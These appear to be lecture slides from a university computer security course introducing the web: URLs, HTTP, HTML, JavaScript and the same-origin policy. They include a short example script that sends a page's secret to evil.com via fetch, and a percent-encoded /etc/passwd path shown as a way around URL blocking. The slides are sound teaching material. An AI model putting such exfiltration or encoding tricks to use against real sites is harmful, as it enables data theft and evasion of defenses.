Welcome to the Web

CS 161 Spring 2022 - Lecture 13

Announcements

- Midterm grades are released on Gradescope
- Discussions for this Wednesday and Thursday are cancelled
  - Office hours will still be held as usual
- The Project 2 design doc draft is due **Wednesday, July 21st**, 11:59 PM PT
- Homework 4 is due **Monday, July 19**, 11:59 PM PT
- Optional Lab 1 is due **Wednesday, August 11th**, 11:59 PM PT

Today: Introduction to Web

- A brief history of the web
- What's the web?
- URLs
- HTTP
- Parts of a Webpage
  - HTML
  - CSS
  - JavaScript
- Security on the Web
- Same-Origin Policy

A Brief History of the Web

A Brief History of the Web

- The web was not designed with security from the start
- Historical design decisions can help us understand where modern security vulnerabilities originated

Memex

- Microfilm
  - Microfilm: Printing documents in extremely small text and reading it with a special viewer that magnified the text
  - The most compact storage available before computers
  - A single microfiche card (a 100mm x 148mm piece of film) can hold 100 pages of text!
- 1945: We need a conceptual way to organize data
  - A reference library has a lot of information, but how do you reliably find a piece of data?
- Idea: Memex
  - Developed by Vannevar Bush, head of the primary military R&D (research & development) office during World War II

Memex

- Memex: A large, integrated desk for storing and accessing microfilm
- Idea: Trails
  - Each piece of data is referred to with a unique identifier, called a “trail”
  - Following a trail: given a trail, you can find the corresponding piece of data
  - You can create your own custom “personal trails”
  - Modern web: implemented as URLs and hyperlinks
- Idea: Uploading data
  - Create your own data and use a photographic hood to add it to the Memex collection
  - Others can access data you uploaded
  - Modern web: You can create websites that everyone else can access
- Legacy of Memex
  - A physical Memex was never built, but its ideas influenced web design
  - Memex was only designed for accessing data, not code!

Web 1.0

- Web 1.0: The first era of websites (roughly 1991–1998)
- Websites only contained static content
  - Documents with texts, images, etc.
  - No interactive features
- 1996: Sun Microsystems releases Java
  - Java: A programming language designed to compile to an intermediate representation and run on a lot of systems
  - Sun Microsystems built a web browser that can fetch and execute Java code
- Problem: Java was too powerful
  - Java was designed to do everything a locally running program could do
  - Security vulnerabilities associated with downloading and running code from others


Web 1.0, Attempt 2

- Netscape Navigator (an old browser) wanted to add active content to web pages
  - Plan A: Integrate Sun's Java in their browser
  - Plan B: Integrate a new scripting language into their browser
- Plan B became JavaScript
  - Nothing in common with Java except the name and general syntax structure
- JavaScript is now eating the world…
  - Many server projects are now in JavaScript (Node.js)
  - Many standalone "programs" are really just built-in web browsers running JavaScript (Electron)
- Warning: Language has some serious pitfalls!
  - Type system is awful, no real integers, etc.…
- **Takeaway**: JavaScript is (unfortunately) a very important language in the real world. But if you have to use it, consider using TypeScript (a variant that is typed but is translated to normal JavaScript) instead.

What's the Web?

What's the Web?

- **Web** (**World Wide Web**): A collection of data and services
  - Data and services are provided by **web servers**
  - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
  - The Internet describes *how* data is transported between servers and browsers
  - We will study the Internet later in the networking unit



Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

URLs

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

URLs

- **URL** (**Uniform Resource Locator**): A string that uniquely identifies one piece of data on the web
  - A type of URI (Uniform Resource Identifier)

Parts of a URL: Scheme

- Located just before the double slashes
- Defines how to retrieve the data over the Internet (which Internet protocol to use)
- Protocols you should know
  - **`http`**: Hypertext Transfer Protocol
  - **`https`**: A secure version of HTTP
  - We'll see more about these later
- Other protocols include:
  - **`ftp`**: File Transfer Protocol
  - **`file`**: fetching a local file (e.g. on your computer)
  - **`git+ssh`**: an SSH-tunneled git fetch
  - You don't need to know the details about these protocols

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Domain

- Located after the double slashes, but before the next single slash
- Defines which web server to contact
  - Recall: The web has many web servers. The location specifies which one we're looking for.
- Written as several phrases separated by dots

https://toon.cs161.org/xorcist/avian.html

Parts of a URL: Location

- Location: The domain with some additional information
  - Username: **evanbot@cs161.org**
    - Identifies one specific user on the web server
    - Rarely seen
  - Port: **toon.cs161.org:4000**
    - Identifies one specific application on the web server
    - We will see ports again in the networking unit

https://toon.cs161.org:4000/xorcist/avian.html

Parts of a URL: Path

- Located after the first single slash
- Defines which file on the web server to fetch
  - Think of the web server as having its own filesystem
  - The path represents a filepath on the web server's filesystem
- Examples
  - `https://toon.cs161.org/xorcist/avian.html`: Look in the `xorcist` folder for `avian.html`
  - `https://toon.cs161.org/`: Return the root directory

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Query

- Providing a query is optional
- Located after a question mark
- Supplies arguments to the web server for processing
  - Think of the web server as offering a function at a given path
  - To access this function, a user makes a request to the path, with some arguments in the query
  - The web server runs the function with the user's arguments and returns the result to the user
- Arguments are supplied as **`name=value`** pairs
- Arguments are separated with ampersands (**`&`**)

`https://toon.cs161.org/draw?character=evan&size=big`

Parts of a URL: Fragment


- Providing a fragment is optional
- Located after a hash sign (#)
- Not sent to the web server! Only used by the web browser
  - Traditional usage: Tells the web browser to scroll to a part of a webpage
  - Less traditional usage: Information that is supposed to stay local to the browser and not be transmitted to the server
    - Code in the browser (JavaScript) can read what is after the # but the server never receives it

https://toon.cs161.org/cryptoverse/characters#mallory


URL Escaping

- URLs are designed to contain printable, human-readable characters (ASCII)
  - What if we want to include non-printable characters in the URL?
- Recall: URLs have special characters (`?`, `#`, `/`)
  - What if we want to use a special character in the URL?
- Solution: URL encoding
  - Notation: Percent sign (`%`) followed by the hexadecimal value of the character
  - Example: `%20` = ' ' (spacebar)
  - Example: `%23` = '`#`' (hash sign)
  - Example: `%32` = '`2`' (printable characters can be encoded too!)
- Security issues: Makes scanning for malicious URLs harder
  - Suppose you want to block all requests to the path `/etc/passwd`
  - What if an attacker makes a request to `%2F%65%74%63%2F%70%61%73%73%77%64`?
  - We'll study this issue more later

A Simplified View of the Web




A Simplified View of the Web



The browser can request a file from the server with a URL.

https://evanbot.com/pictures/evanbot.jpg

A Simplified View of the Web



The browser can also request some computation from the server.

`https://evanbot.com/draw?bot=evan&size=large`

HTTP

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

HTTP

- **HTTP (Hypertext Transfer Protocol)**: A protocol used to request and retrieve data from a web server
- **HTTPS**: A secure version of HTTP
  - Uses cryptography to secure data
  - We'll see HTTPS later in the networking unit
- HTTP is a request-response model
  - The web browser sends a **request** to the web server
  - The web server processes the request and sends a **response** to the web browser
- We use HTTP/1.1 in this class
  - HTTP/2 keeps the concepts but encodes the data in a more efficient binary format and interleaves different responses in the same data connection

Parts of an HTTP Request

- URL path (possibly with query parameters)
- Method
  - **GET**: Requests that don't change server-side state ("*get*" information from the server)
  - **POST**: Request that update server-side state ("*post*" information to the server)
  - Other less-used methods exist (e.g. HEAD, PUT)
  - Today, GET requests typically modify server-side state in some ways (e.g. analytics), but using GET instead of POST can have security implications
- Data
  - GET requests do not contain any data
  - POST requests can contain data
- Uninteresting metadata
  - Headers: Metadata about the request
    - Example: "This request is coming from a Firefox browser"
  - Protocol: "HTTP" and version

Parts of an HTTP Response

- Protocol: “HTTP” and version
- Status code: A number indicating what happened with the request
  - Example: 200 OK
  - Example: 403 Access forbidden
  - Example: 404 Page not found
- Data
  - Can be a webpage, image, audio, PDF, executable, etc.
- Uninteresting metadata
  - Headers: Metadata about the response
    - Example: Date and time
    - Example: Length of the content

Parts of a Webpage

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

HTML

- **HTML** (**Hypertext Markup Language**): A markup language to create structured documents
- Defines elements on a webpage with *tags*
  - Tags are defined with angle brackets **<>**
  - Example: **<img>** tag creates images
  - Example: **<b>** tag creates bold text

Features of HTML: Create a Link

HTML

```
<a href="https://toon.cs161.org">Check out these comics!</a>
```

Webpage

Check out these comics!

Clicking on this text will take you to **`https://toon.cs161.org`**


Features of HTML: Create a Form

HTML

```
<form action="/feedback" method="POST">
  <label for="name">Name:</label>
  <input type="text" id="name">
  <br>
  <label for="bot">Favorite bot:</label><br>
  <input type="radio" id="evan">
  <label for="html">EvanBot</label><br>
  <input type="radio" id="coda">
  <label for="css">CodaBot</label><br>
  <br>
  <input type="submit" value="Submit">
</form>
```

The HTML inside the **<form>** tags creates the form fields for the user to fill in.

Webpage



Clicking on the submit button will make a POST request to **http://toon.cs161.org/feedback** with the contents of the form

Features of HTML: Embed an Image

HTML

```
<p>Look at my new desktop background!</p>
<img src="https://toon.cs161.org/assets/desktop.png">
```

Webpage

Look at my new desktop background!


The browser will make a GET request to `https://toon.cs161.org/assets/desktop.png` and display the returned image on the page.

Features of HTML: Embed Another Webpage

HTML

```
<iframe src="https://toon.cs161.org"
height="200" width="300"></iframe>
<p>CS 161 toon website above.</p>
```

Webpage



CS 161 toon website above.

The outer frame embeds the inner frame (sometimes called an **iframe** or **frame**).

The browser will make a GET request to **`https://toon.cs161.org/`** and display the returned webpage in a 200 pixel × 300 pixel box.

CSS

- **CSS** (**Cascading Style Sheets**): A styling language for defining the appearance of webpages
  - You don’t need to know the specifics of CSS
  - Very powerful: If used maliciously, it can often be as powerful as JavaScript!

JavaScript

- **JavaScript**: A programming language for running code in the web browser
- JavaScript is **client-side**
  - Code sent by the server as part of the response
  - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
  - Makes modern websites interactive
  - JavaScript can be directly embedded in HTML with `<script>` tags
- Most modern webpages involve JavaScript
  - JavaScript is supported by all modern web browsers
- You don’t need to know JavaScript syntax
  - However, knowing common attack functions helps

JavaScript Fact Sheet


- High-level
- Dynamically-typed
  - This produces weird results sometimes
  - Some real idiosyncrasies: No actual integers! All numbers are floating point…
- Memory safe
- Supports objects
- “Interpreted,” but fast(ish)
  - JavaScript is used in almost every web application, so a lot of work goes into making it execute quickly
  - Just-in-time compiling (compile code at runtime immediately before executing it) helps speed up execution
    - Modern browsers will run a quick compilation when code is first executed then run an optimized compilation when code is executed repeatedly
  - ARM even has an instruction optimized for JavaScript: FJCVZS!
    - Floating-point Javascript Convert to Signed fixed-point, rounding toward Zero

Vulnerabilities in the JavaScript interpreter/compiler

- The web browser runs JavaScript from external websites
  - Malicious websites can send JavaScript to the browser!
  - Browsers are sandboxed to prevent any malicious code from doing too much damage
- A vulnerability in the browser's JavaScript interpreter/compiler is very dangerous
  - Just-in-time compilers need memory that's both writable and executable (write the machine code and then execute it)
  - If the interpreter is vulnerable, an attacker can exploit memory safety bugs
- Example: "Use-after-free" on a JavaScript object results in an arbitrary read/write primitive
  - An attacker can now force the JavaScript program to inspect memory
  - Breaks ASLR: Examine memory to leak memory addresses
  - Breaks non-executable pages: Use memory that's both writable and executable
- **Takeaway**: JavaScript is memory-safe and sandboxed, but a vulnerable interpreter/compiler can result in memory safety exploits!

Features of JavaScript

- Modify any part of the webpage (e.g. HTML or CSS)



JavaScript changed the link! Now clicking it opens **`https://cs161.org/phishing`**.


Features of JavaScript

- Create a pop-up message

HTML (with embedded JavaScript)

```
<script>alert("Happy Birthday!")</script>
```

Webpage



Features of JavaScript

- Make HTTP requests

HTML (with embedded JavaScript)

```
<script>int secret = 42;</script>

...

<script>fetch('https://evil.com/receive',{method:'POST', body: secret})</script>
```

Suppose the server returns some HTML with a secret JavaScript variable.

If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker's server with the secret.

Rendering a Webpage

- Process of displaying (rendering) a webpage in a web browser:
  - The browser receives HTML, CSS, and JavaScript from the server
  - HTML and CSS are parsed into a **DOM** (**Document Object Model**)
  - JavaScript is interpreted and executed, possibly modifying the DOM
  - The painter uses the DOM to draw the webpage
- **DOM** (**Document Object Model**): Cross-platform model for representing and interacting with objects in HTML
  - A tree of nodes
  - Each node has a tag, attributes, and child nodes

Security on the Web

Risks on the Web

- Risk #1: Web servers should be protected from unauthorized access
  - Example: An attacker should not be able to hack into `google.com` and provide malicious search results to users
- Protection: Server-side security
  - Example: Protect the server computer from buffer overflow attacks

Risks on the Web

- Risk #2: A malicious website should not be able to damage our computer
  - Example: Visiting **`evil.com`** should not infect our computer with malware
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read/write files on our computer
- Protection: Sandboxing
  - JavaScript is not allowed to access files on our computer
  - Privilege separation, least privilege
    - Modern browser splits the renderer from the trusted base, running in an independent sandbox
  - Browsers are carefully written to avoid exploiting the browser's code (e.g. write the browser in a memory-safe language) (in theory)

Risks on the Web

- Risk #3: A malicious website should not be able to tamper with our information or interactions on other websites
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read our emails or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other *unrelated* websites

Same-Origin Policy

Same-Origin Policy: Definition

- **Same-origin policy**: A rule that prevents one website from tampering with other *unrelated* websites
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an **origin** defined by its URL with three parts:
  - **Protocol**: The protocol in the URL
  - **Domain**: The domain in the URL's location
  - **Port**: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS

https://toon.cs161.org:443/assets/lock.PNG

http://cs161.org/assets/images/404.png

80 (default port)

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly
  - Think string matching: The protocol, domain, and port strings must be equal

First domain	Second domain	Same origin?
`http://toon.cs161.org`	`https://toon.cs161.org`	Protocol mismatch `http` ≠ `https`
`http://toon.cs161.org`	`http://cs161.org`	Domain mismatch `toon.cs161.org` ≠ `cs161.org`
`http://toon.cs161.org[:80]`	`http://toon.cs161.org:8000`	Port mismatch `80` ≠ `8000`

Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If **`cs161.org`** embeds **`google.com`**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If **`cs161.org`** fetches JavaScript from **`google.com`**, the JavaScript has the origin of **`cs161.org`**
  - Intuition: **`cs161.org`** has “copy-pasted” JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image’s size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The **`postMessage`** function in JavaScript

Summary: URLs

- URL: A string that uniquely identifies one piece of data on the web
- Parts of a URL:
  - Protocol: Defines which Internet protocol to use to retrieve the data (e.g. HTTP or HTTPS)
  - Location: Defines which web server to contact
    - Can optionally contain a username or port
  - Path: Defines which file on the web server to fetch
  - Query (optional): Sends arguments in name-value pairs to the web server
